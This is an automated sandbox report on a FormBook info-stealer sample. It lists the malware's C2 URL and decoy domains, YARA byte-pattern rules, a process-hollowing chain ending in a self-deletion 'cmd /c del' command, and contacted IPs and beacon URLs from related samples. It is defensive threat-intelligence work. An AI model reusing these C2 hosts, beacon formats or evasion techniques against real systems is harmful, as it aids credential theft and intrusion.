ID: 532910
Sample Name: 1D4l9eR0W4
Cookbook: default.jbs
Time: 19:58:18
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 1D4l9eR0W4

Overview


General Information

Sample Name:	1D4l9eR0W4 (renamed file extension from none to exe)
Analysis ID:	532910
MD5:	192b796d92d190..
SHA1:	611559df5b74934.
SHA256:	23c8bfea897f983..
Tags:	32 exe trojan
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Self deletion via cmd delete
- .NET source code contains potentia…

Classification



- **System is w10x64**
- 1D4l9eR0W4.exe (PID: 1476 cmdline: "C:\Users\user\Desktop\1D4l9eR0W4.exe" MD5: 192B796D92D190C45204571599C38C86)
  - 1D4l9eR0W4.exe (PID: 5548 cmdline: C:\Users\user\Desktop\1D4l9eR0W4.exe MD5: 192B796D92D190C45204571599C38C86)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wlanext.exe (PID: 7004 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: CD1ED9A48316D58513D8ECB2D55B5C04)
        - cmd.exe (PID: 5676 cmdline: /c del "C:\Users\user\Desktop\1D4l9eR0W4.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 3740 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.scion-go-getter.com/mwev/"
  ],
  "decoy": [
    "9linefarms.com",
    "meadow-spring.com",
    "texascountrycharts.com",
    "chinatowndeliver.com",
    "grindsword.com",
    "thegurusigavebirthto.com",
    "rip-online.com",
    "lm-safe-keepingtoyof6.xyz",
    "plumbtechconsulting.com",
    "jgoerlach.com",
    "inbloomsolutions.com",
    "foxandmew.com",
    "tikomobile.store",
    "waybunch.com",
    "thepatriottutor.com",
    "qask.top",
    "pharmacylinked.com",
    "ishii-miona.com",
    "sugarandrocks.com",
    "anabolenpower.net",
    "my9m.com",
    "ywboxiong.xyz",
    "primetire.net",
    "yshxdys.com",
    "royallecleaning.com",
    "xtrategit.com",
    "almashrabia.net",
    "bundlezandco.com",
    "sandman.network",
    "vinhomes-grand-park.com",
    "jbarecipes.com",
    "squareleatherbox.net",
    "breathechurch.digital",
    "wodemcil.com",
    "carthy.foundation",
    "galimfish.com",
    "reflectbag.com",
    "lheteclase.quest",
    "yourvirtualevent.services",
    "custercountycritique.com",
    "liyahgadgets.com",
    "sweetascaramelllc.com",
    "lzgirlz.com",
    "flydubaime.com",
    "aanhanger-verhuur.com",
    "schooldiry.com",
    "theroadtorodriguez.com",
    "mrteez.club",
    "gxystgs.com",
    "runz.online",
    "kometbux.com",
    "mintyhelper.com",
    "bestinvest-4u.com",
    "bjxxc.com",
    "e-readertnpasumo5.xyz",
    "experimentwithoutlimits.com",
    "21yingyang.com",
    "recbi56ni.com",
    "tabulose-milfs-live.com",
    "uglyatoz.com",
    "websitessample.com",
    "gogopficg.xyz",
    "fourthandwhiteoak.com",
    "fulvousemollientplanet.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000000.662565080.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000000.662565080.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000003.00000000.662565080.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ae9:$sqlite3step: 68 34 1C 7B E1 • 0x16bfc:$sqlite3step: 68 34 1C 7B E1 • 0x16b18:$sqlite3text: 68 38 2A 90 C5 • 0x16c3d:$sqlite3text: 68 38 2A 90 C5 • 0x16b2b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c53:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000000.663054195.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000003.00000000.663054195.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.1D4l9eR0W4.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.1D4l9eR0W4.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.2.1D4l9eR0W4.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ce9:$sqlite3step: 68 34 1C 7B E1 • 0x15dfc:$sqlite3step: 68 34 1C 7B E1 • 0x15d18:$sqlite3text: 68 38 2A 90 C5 • 0x15e3d:$sqlite3text: 68 38 2A 90 C5 • 0x15d2b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e53:$sqlite3blob: 68 53 D8 7F 8C
3.0.1D4l9eR0W4.exe.400000.8.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.0.1D4l9eR0W4.exe.400000.8.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 23 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Masquerading 1	Input Capture 1	Security Software Discovery 2 2 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop c Insecure Network Communica
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Timestomp 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	File Deletion 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellu Base Statior

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1D4l9eR0W4.exe	26%	Virustotal		Browse
1D4l9eR0W4.exe	24%	ReversingLabs	Win32.Trojan.Generic	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.wlanext.exe.cade18.1.unpack	100%	Avira	HEUR/AGEN.1110362		Download File
3.0.1D4l9eR0W4.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.2.1D4l9eR0W4.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.0.1D4l9eR0W4.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.0.1D4l9eR0W4.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.wlanext.exe.3b2796c.4.unpack	100%	Avira	HEUR/AGEN.1110362		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
www.scion-go-getter.com/mwev/	0%	Avira URL Cloud	safe	
http://https://www.foxandmew.com/mwev/?-Zf=rc6cG9leRruTx/YFamCczYYGme6fHdvMbIxv	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.foxandmew.com	107.164.242.49	true	true		unknown
royallecleaning.com	34.102.136.180	true	false		unknown
texascountrycharts.com	15.197.142.173	true	true		unknown
www.21yingyang.com	147.255.129.44	true	true		unknown
www.rip-online.com	43.132.183.85	true	true		unknown
9linefarms.com	34.102.136.180	true	false		unknown
websitessample.com	198.143.147.58	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
www.tikomobile.store	87.236.16.208	true	true		unknown
ghs.googlehosted.com	142.250.203.115	true	false		unknown
www.scion-go-getter.com	35.209.150.94	true	true		unknown
www.fulvousemollientplanet.com	unknown	unknown	true		unknown
www.sandman.network	unknown	unknown	true		unknown
www.fourthandwhiteoak.com	unknown	unknown	true		unknown
www.royallecleaning.com	unknown	unknown	true		unknown
www.websitessample.com	unknown	unknown	true		unknown
www.experimentwithoutlimits.com	unknown	unknown	true		unknown
www.9linefarms.com	unknown	unknown	true		unknown
www.texascountrycharts.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.scion-go-getter.com/mwev/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
147.255.129.44	www.21yingyang.com	United States		395954	LEASEWEB-USA-LAX-11US	true
198.143.147.58	websitessample.com	United States		32475	SINGLEHOP-LLCUS	true
142.250.203.115	ghs.googlehosted.com	United States		15169	GOOGLEUS	false
43.132.183.85	www.rip-online.com	Japan		4249	LILLY-ASUS	true
15.197.142.173	texascountrycharts.com	United States		7430	TANDEMUS	true
34.102.136.180	royallecleaning.com	United States		15169	GOOGLEUS	false
87.236.16.208	www.tikomobile.store	Russian Federation		198610	BEGET-ASRU	true
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
35.209.150.94	www.scion-go-getter.com	United States		19527	GOOGLE-2US	true
107.164.242.49	www.foxandmew.com	United States		18779	EGIHOSTINGUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal

Analysis ID:	532910
Start date:	02.12.2021
Start time:	19:58:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1D4l9eR0W4 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@13/10
EGA Information:	Failed
HDC Information:	• Successful, ratio: 9% (good quality ratio 8%) • Quality average: 73.5% • Quality standard deviation: 31.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:59:12	API Interceptor	1x Sleep call for process: 1D4l9eR0W4.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
147.255.129.44	SHIPPING DOCUMENT.xlsx	Get hash	malicious	Browse	• www.21yingyang.com/mwev/?u0DdGBi=iTGszEHlBYgcRwpId8qTe/0GehEi8eYY5QbC9Xr3Bat1wyeYeVdDfMMehGeT7pNsgv6CGA==&HpVD=iXlpidI0s6mDitEp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.143.147.58	reg.exe	Get hash	malicious	Browse	• www.websitessample.com/mwev/?rZVL=6lrP2VgHHTnd&r6=IXYNpvQ1BiZ44tShy9SgvoX4c9kgPxO5K/+6kCom7tZxGdFtiZvct/5RRqPb8zpCe6E2r5wl1g==
43.132.183.85	ufKi6DmWMQCuEb4.exe	Get hash	malicious	Browse	• www.healthhe.com/9wgi/?mTnDMfL=nQGjtlZ7eRUHwP4Z4tO8cV7Bzgn9otHTDQD7oplJJHpTPPdwy0qEHwlNuBUe4zIxwCsGJlojCg==&r0GT=mDK8ZPtxNpdLjB
	jwcvWLwp0CZr8vg.exe	Get hash	malicious	Browse	• www.healthhe.com/9wgi/?3fxxp=EBZTNj0PnHVpFH&dzu=nQGjtlZ7eRUHwP4Z4tO8cV7Bzgn9otHTDQD7oplJJHpTPPdwy0qEHwlNuC4OkCUK33FX
	Ro45xx19mJ.exe	Get hash	malicious	Browse	• www.rip-online.com/mwev/?JBC=v0GDzH582Ju&0TTl=4s7fstVSzLCadPpci11R7qAZUnePXrmWLsX7/7GiC0yrg0b/n74rqRMRm0/DbytGeiQy
	Quote request.exe	Get hash	malicious	Browse	• www.dansp ector.com/s2qi/?TJELpfLP=wk5o9Nw0j1iN37aRpEOll+T8U4PCxjQomsRo9YSbE/cxw239lSyuv2lXox8CT+4oiR0o&3f=5jlpdHK
	Order Information.exe	Get hash	malicious	Browse	• www.tnea2014.com/ku75/?Nzr=wkPyjuKu05wfVewMtaIstfs5BkK/aSiXXagUckB5lM3cdyxhPyMoX6l/2wUATQlZH5SF&CpFPs=4hhtux5884
	NCh22JHZDm.exe	Get hash	malicious	Browse	• www.rip-online.com/mwev/?G2JH=XHKxqvvx_ZS4e&vL3=4s7fstVSzLCadPpci11R7qAZUnePXrmWLsX7/7GiC0yrg0b/n74rqRMRm0/DbytGeiQy

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	oE0LTpFfM5.exe	Get hash	malicious	Browse	• www.mid-a.com/sywu/?TBut=WgpeYtAseThH4QtfgVv0cb7Bg0jNPj9o5cTJSX1UgoRmdi55VpY+UI31BhB8YZPKC1Kd&vZht5=VvQH
	2FNlQLySZS.exe	Get hash	malicious	Browse	• www.tinkerform.com/sb6n/?0D=pRSBl5iInDQS/mEmghDJpafSsKdl6W/ss2J4xFBNSpqvPWTEIxu+aBxjWe+O9C7y0cHr&nTVpz=Sd0TT4
	soa_02010021.exe	Get hash	malicious	Browse	• www.ejezeta3d.com/nqn4/?-ZddGje=pJ0bBDGBV2J76o+yGQK16eA9Gz37NHdqUA04Td04W41QkvryWymFX7LPCOYt2g0zDZcJ&3ffLp=fp_T0dZXgD
	Nueva orden de investigaci#U00f3n de Desppo.exe	Get hash	malicious	Browse	• www.glottogon.com/b5ce/?jHedL=ckMRj/bQcJ3zkEaLUVXE630jgoKCI0iVURz6YRY0HozN/iyT/73YqkbmlSCbTPo2a7Pz&GvFLR=KN64Dj
	DOCS-0094-LPO.exe	Get hash	malicious	Browse	• www.glottogon.com/b5ce/?YHF=ckMRj/bQcJ3zkEaLUVXE630jgoKCI0iVURz6YRY0HozN/iyT/73YqkbmlRihDeIOAcu0&YP=u41l2ZNhXfZlaX50

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.21yingyang.com	SHIPPING DOCUMENT.xlsx	Get hash	malicious	Browse	• 147.255.129.44
www.scion-go-getter.com	reg.exe	Get hash	malicious	Browse	• 35.209.150.94
	SHIPPING DOCUMENT.xlsx	Get hash	malicious	Browse	• 35.209.150.94
	k5RK7H1oSH.exe	Get hash	malicious	Browse	• 35.209.150.94
	Ro45xx19mJ.exe	Get hash	malicious	Browse	• 35.209.150.94
	NCh22JHZDm.exe	Get hash	malicious	Browse	• 35.209.150.94
	SHIPPPING-DOC.xlsx	Get hash	malicious	Browse	• 35.209.150.94
	dG6oqbfIce.exe	Get hash	malicious	Browse	• 35.209.150.94
	SHIPPING DOCUMENT.xlsx	Get hash	malicious	Browse	• 35.209.150.94
www.rip-online.com	Ro45xx19mJ.exe	Get hash	malicious	Browse	• 43.132.183.85
	NCh22JHZDm.exe	Get hash	malicious	Browse	• 43.132.183.85
	Order Confirmation.exe	Get hash	malicious	Browse	• 43.132.183.85
shops.myshopify.com	Milleniumbpc.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	Narudzba.0953635637.PDF.exe	Get hash	malicious	Browse	• 23.227.38.74
	Packing List.exe	Get hash	malicious	Browse	• 23.227.38.74
	DHL_AWB_NO#907853880911.exe	Get hash	malicious	Browse	• 23.227.38.74
	Poh Tiong Trading - products list.exe	Get hash	malicious	Browse	• 23.227.38.74
	DHL SHIPMENT NOTIFICATION 284748395,PDF.exe	Get hash	malicious	Browse	• 23.227.38.74

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Original Doc Ref 2853801324189923.exe	Get hash	malicious	Browse	• 23.227.38.74
	Doc_PrInd011221.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	PAYMENT_.EXE	Get hash	malicious	Browse	• 23.227.38.74
	ixhqecYUbg.exe	Get hash	malicious	Browse	• 23.227.38.74
	SHIPPING DOCUMENT.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	00110030.exe	Get hash	malicious	Browse	• 23.227.38.74
	Order Inquiry1.exe	Get hash	malicious	Browse	• 23.227.38.74
	Sat#U0131n alma emri.exe	Get hash	malicious	Browse	• 23.227.38.74
	Consignment Notification.exe	Get hash	malicious	Browse	• 23.227.38.74
	ZByFnffjIp.exe	Get hash	malicious	Browse	• 23.227.38.74
	Dhl_AWB5032675620,pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	Order29112021.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	Documnet 29.11.2021.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	STATEMENT .doc	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SINGLEHOP-LLCUS	reg.exe	Get hash	malicious	Browse	• 198.143.147.58
	OVER R RICHIESTA D'OFFERTA ITEM R206,pdf.exe	Get hash	malicious	Browse	• 173.236.126.10
	ZByFnffjIp.exe	Get hash	malicious	Browse	• 198.143.141.58
	BVSwXNK8j6.exe	Get hash	malicious	Browse	• 198.20.110.107
	Zr26f1rL6r.exe	Get hash	malicious	Browse	• 107.6.148.162
	B67M2Q6NeK	Get hash	malicious	Browse	• 65.62.12.157
	jydygx.x86	Get hash	malicious	Browse	• 69.175.81.126
	TikNgaeW5G	Get hash	malicious	Browse	• 65.60.29.39
	wPLf38GLbn	Get hash	malicious	Browse	• 108.163.249.5
	4IjC16LtGD	Get hash	malicious	Browse	• 184.154.11 1.112
	6bitgZ9pqQ	Get hash	malicious	Browse	• 63.251.15.144
	z0x3n.arm7	Get hash	malicious	Browse	• 184.154.18 3.255
	3bTl0OgWsE	Get hash	malicious	Browse	• 65.63.38.128
	9B6EN8PxhH	Get hash	malicious	Browse	• 65.62.1.143
	bc3ttunRjZ	Get hash	malicious	Browse	• 65.62.1.159
	gEozNq7ILx	Get hash	malicious	Browse	• 199.26.251.75
	l0vNaPgd6f	Get hash	malicious	Browse	• 65.63.160.62
	KKveTTgaAAsecNNaaaa.arm	Get hash	malicious	Browse	• 65.60.17.10
	mips	Get hash	malicious	Browse	• 65.63.92.227
	BS0Dxmu2go	Get hash	malicious	Browse	• 65.63.212.249
LEASEWEB-USA-LAX-11US	RFQ - SST#2021111503.exe	Get hash	malicious	Browse	• 108.187.86.48
